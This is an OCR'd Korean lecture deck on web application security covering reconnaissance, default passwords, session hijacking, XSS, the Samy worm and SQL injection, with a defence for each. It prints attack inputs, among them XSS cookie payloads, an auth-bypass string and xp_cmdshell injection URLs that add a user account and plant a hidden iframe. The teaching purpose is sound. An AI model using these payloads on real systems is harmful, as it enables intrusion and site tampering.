⑹ 삽입 취약점(Injection Flaws)
⑺ 부적절한 에러 처리(Improper Error Handling)
⑻ 취약한 정보 저장 방식(Insecure Storage)
⑼ 서비스 방해 공격(Denial of Service)
⑽ 부적절한 환경 설정(Insecure Configuration Management)


About Attacker..

- 공격자의 동기
  - 단순재미
  - 영웅심리
  - 금전적 목적
- 공격자는 사전에 무엇을 먼저 준비할 것인가 ?
  - 공격 대상의 정보 획득
  - 취약점 검토
- 공격도구의 준비
  - 인터넷 연결 환경
  - 웹 브라우저
  - 필요에 따라 고급도구
- 내가 만일 해커라면...

공격에 앞서 사전정보의 획득


- 아무 정보도 없이 시작할 것인가?
- 공격대상의 선정과 정보획득
  - Port Scanner(nmap, fscan, etc..)
    nmap -p 80,81,443,8000,8080 10.0.0
  - 웹 서버 소프트웨어 파악
    nc 192.168.1.1 80; HEAD / HTTP/1.0
  - netcat, whois 도구 활용
  - 획득한 정보를 가지고 취약점 확인
- 구글해킹(Google Hacking)
  - 보안 권고문, 운영 소프트웨어 및 응용프로그램의 취약점 검색
  - 많은 정보가 포함된 에러 메시지
  - 숨겨진 디렉토리
  - 파이어월, 웹 서버 로그등이 포함된 페이지
  - 패스워드가 포함되어 있는 파일
  - inurl, site 등의 고급 검색어 활용






잘못된 설정의 악용

- 부적절한 패스워드 사용 및 기본 계정 사용
  admin/admin, manager/manger, system/system, admin/djemals, root/root
- 관리자/개인용 페이지 접근 제한 노출
- 검색엔진을 통해 3분여 동안 찾을 수 있었던 사이트는 ?
  /admin , /manage, 관리자, 관리자 모드 등의 단순 검색어 이용



접근제어의 필요성

- 접근제어를 통한 제한
  - 관리자 ID/PW 설정
  - 패스워드 뿐만 아니라 IP 접근제한의 설정
  - 예를 들면, 웹 서버의 설정 또는 아래와 같이 프로그램에서 처리



- 아파치 웹 서버의 접근제한 –

```
<Location /admin>
    Order deny,allow
    Deny from all
    Allow from .your_domain.com
</Location>
```

입력값 검증의 부재

- 입력값을 조작하여 사이트의 보안 메커니즘을 우회
  - URL,쿼리문자열, HTTP 헤더, 쿠키, HTML 폼 인자, HTML Hidden 필드등

- 다음의 입력값 검증
  - 데이터 타입 (string, integer 등)
  - 허용하는 문자
  - 최소, 최대 문자열 길이
  - 널(Null) 허용 유무
  - 파라미터가 필요 유무
  - 중복을 허용하는가
  - 숫자의 범위
  - 특정 패턴(정규표현식)

클라이언트의 입력을 신뢰하지 마라

- 위험한 HTML 태그들


<APPLET>,<BODY>,<EMBED>,<FRAME>
<FRAMESET>,<HTML>,<IFRAME>,<IMG>

- 특수 문자

! @ $ % ^ & * ( ) -_ + ` ~ \ | [ ] { } ; : ' " ? / , . > <


- 아파치 웹 서버의 경우 mod_security 의 모듈 이용

취약한 파라미터 체크 예제



아무런 처리 조치가 없이 parameter를
바로 out.print로 찍어내는 경우는 바람직 하지 않음


개선된 파라미터 체크 예제



Parameter에 대한 String Filter를 적용하여 해당 서비스를 적용할 수 있으며, 위와 같은 경우는 javaScript를 모두 제거해 낼 수 있는 기능을 가지고 있음

Session Hijacking

- 취약한 세션관리 취약점
  - 쿠키 메커니즘은 사용자 식별등을 위해 클라이언트에 저장된 데이터를 이용하는 인증방식
  - Client pc에 저장되는 쿠키의 내용은 사용자가 수정할 수 있으며 파일에 저장되지 않은 상태에서도 서버를 가장한 수푸핑 서버(Spoofing Server)에 의해 쿠키의 내용이 유출 및 수정될 위험이 존재
  - session은 Cookie와 유사한 역할을 하지만 사용자 PC와 서버 모두에 정보가 저장되기 때문에 변조나 추가, 삭제 등이 어려움
  - 하지만 세션 정보가 유출되어 웹 서버가 스푸핑 당한다면 위험할 수 있음
- Session Hijacking 의 주요 공격 방법
  - 무작위 입력, 유추
  - 계산된 공식에 의해 세션ID 유추
  - 가로채기




Session Hijacking 대책

- 세션 ID 는 보안상 취약한 메커니즘을 가지고 있다.
  - Hidden Field에 의해 Session ID 전달
    <input type="hidden" name="useraccount" value="673-12745">
  - 클라이언트 사이드의 쿠키
  - URL Stored Session ID
    http://www.victim.com/en/index.jhtml;jsessionid=HYMJK3PJUSJ4CCQCQBJCGWQKAKAFUIV0?_requestid=21122

- 취약한 세션관리에 대한 대처방법
  - 사용자 쿠키 정보 암호화(SSL)
  - 세션에 대한 Timeout 설정
  - 인증 후에도 중요 정보 수정,입력은 재 인증을 거치는 프로세스
  - Server Side Session 의 사용


취약한 세션관리 소스코드 예제



Cookie 에 login 성공여부가 담겨져 있다.
(본 데이터는 Client 방식이기 때문에 조작 가능한 blank)

login을 인증하는 부분

개선된 세션관리 소스코드 예제



Cookie 를 session 으로 변경 해서 사용하도록 함

login을 인증하는 부분은 세션 확인

XSS(Cross Site Scripting)

- Cross Site Scripting 이란?
  XSS 는 웹 애플리케이션에서 입력되는 데이터를 적절하게 검사하지 않아 클라이언트의 스크립트나 HTML 태그의 사용이 가능하게 되는데 이것은 의도적으로 악의적인 형태의 공격으로까지 이어질 수 있다.

- XSS 용어의 혼돈
  고정된 HTML을 자유롭게 쓰게 해주는CSS(Cascading Style Sheets)와 혼동되어 사용될 수 있기 때문에 'XSS' 라고 많이 불리고 있다.
  CSS : Cascading Style Sheet
  XSS : Cross Site Scripting

- Cross Site Scripting 이라는 이름에서도 알 수 있듯이 다양한 플랫폼에 걸쳐 사용이 가능

- XSS는 많은 웹 애플리케이션에 그 문제가 존재하고 있으며, 버퍼오버플로우(Buffer Overflow)와 같이 직접적으로 시스템의 권한을 획득하는 것은 아니지만 간접적 또는 다양한 형태로 악용될 우려가 높다.

- 공격자는 HTML, JavaScript, VBScript, ActiveX 또는 Flash를 이용하여 취약한 웹 애플리케이션을 통한 사용자 정보의 수집, 사용자 계정의 탈취, 정보의 변경, 쿠키 정보 획득/변조, 부정확한 정보제공등 악용 가능한 범위가 넓다.

XSS 의 방지 대책


- XSS 취약점 존재 여부 체크
  - HTML 입력 폼 또는 URL 상에 스크립트를 입력

입력 폼에 <script>alert("hello")</script> , <script>alert(document.cookie)</script> 사용 또는
http://www.domain.com/user.php?op=userinfo&uname=<script>alert(document.cookie);</script> 와 같이 URL 직접 입력

- 방어대책
  - 사용자 입력으로 가능 가용문자 들을 정해 놓고, 그 문자들을 제외한 나머지 모든 문자들을 필터링 한다.
  - 필터링 대상
    - Get 질의 문자열
    - Post 데이터
    - 쿠키
    - URL
    - 일반 브라우져가 주고받는 데이터 포함
  - 특수문자에 대한 변경 표현


변경 전	<	>	(	)	#	&
변경 후	<	>	&#40	&#41	&#35	&#38

XSS 에 취약한 소스코드 예제



Query를 적용시키는 본 입력처럼 아무런 처리 없이
값을 입력하게 되면 SQL Injection의 영향도 걸리기 쉽다.

XSS 가 개선된 소스코드 예제




문자열로 입력되는 특수문자를 변경해서 표현한다.

XSS 를 이용한 웜

- 2005년10월4일 XSS를 이용한 첫 웜 사례 보고('Samy')
  - CSS(Cascading Style Sheet)태그안에서 자바스크립트 사용 가능한 것을 발견
  - Myspace.com 의 백만명이 넘는 사람들이 본인의 의지와는 상관없이 친구추가 요청
  - 사이트는 일시적 서비스 장애 겪음, DoS 가능성을 보여주었음


시간	친구 수	친구 등록 요청자	경과시간	비고
10월04일 12:34 PM	73	0		
10월04일 01:30 AM	73	1	1시간	
10월04일 08:35 AM	74	221	8시간	
10월04일 09:30 AM	74	480	9시간	
10월04일 10:30 AM	518	561	10시간	
10월04일 01:30 PM	2503	6,373	13시간	
10월04일 06:20 PM	2503	917,084	18시간	3초 후 918,268 이후 다시 3초 후 919,664. 몇 분 후 1,005,831 명까지 도달



SQL Injection

- SQL Injection 이란?
  - 입력되는 데이터의 적절한 확인 없이 전달되는 데이터를 데이터베이스에서 명령어로 처리하는 것
- 공격자는 다음과 같이 악용가능
  - SELECT, INSERT, DELETE 그리고 DROP TABLE 과 같은 SQL 명령어 수행 가능
  - 확장 프로시저를 통한 임의의 명령어 수행 가능
  - 인증우회
- 다음의 의미는 무엇일까?

select count(*) from usr_contents where user_id=' administrator' and password=' 1212';




select count(*) from usr_contents where user_id='' OR '1'='1 --' and password='---';

SQL Injection 방어대책

- SQL 인젝션 공격의 예
  -
  http://www.none.to/script?0';EXEC+master..xp_cmdshell(cmd.exe+/c)
  - http://victim/url.asp?id=1;exec master..xp_cmdshell “net user name password /add”--
  - http://victim/url.asp?id=1;exec master..xp_cmdshell ‘echo <ifrmae src=http://www.target.com/icyfox.htm width=“0” height=“0”></iframe> >> c:\inetpub\www\index.html’;

